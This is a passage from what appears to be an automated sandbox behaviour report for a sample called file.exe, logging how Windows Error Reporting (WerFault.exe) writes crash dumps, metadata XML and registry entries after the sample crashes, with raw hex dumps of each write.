C:\ProgramData\Microsoft\Windows\WER\Temp\WER8F09.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a\Report.wer	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_17e1912a\Report.wer	10398	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 30 00 38 00 31 00 35 00 34 00 30 00 31 00 34 00 36 00	MetadataHash=1081540146	success or wait	1	6CE0497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9e531d9c-92e1-4e0d-deb9-6d62b9e0ec37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{9e531d9c-92e1-4e0d-deb9-6d62b9e0ec37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE236BF	unknown
\REGISTRY\A\{9e531d9c-92e1-4e0d-deb9-6d62b9e0ec37}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE043D1	unknown

Analysis Process: WerFault.exe PID: **5216**, Parent PID: **3196**

General

Target ID:	11
Start time:	17:29:41
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 768
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CE11717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CE0497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA550.tmp.xml	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA631.tmp.csv	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA826.tmp.txt	success or wait	1	6CE0497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 77 7e 3b 63 fd 05 12 00 00 00 00 00	MDMP w~;c	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWT|h~;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	1620	168	30 0d 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	0..h	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	14228	20	27 00 00 00 48 10 73 00 00 00 00 00 04 00 00 00 08 3a 00 00	'Hs:	success or wait	39	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	14856	4	fd 7b 1a 77	{w	success or wait	38	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	67844	4	fd fd fd 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	2128	48	30 0d 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 14 fd 00 00 fd 02 00 00 fd 34 00 00	0 /T4	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	5972	752	00 00 63 75 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 fd 6b 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 1a 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 03 05 00 00 00 00	cu0mcL@*B? $@AZbFk@	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	67848	11396	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER957F.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 74 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1d 00 00 fd 17 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	4t7T8T	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 35 00 39 00 34 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>15942</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CE0497A	unknown
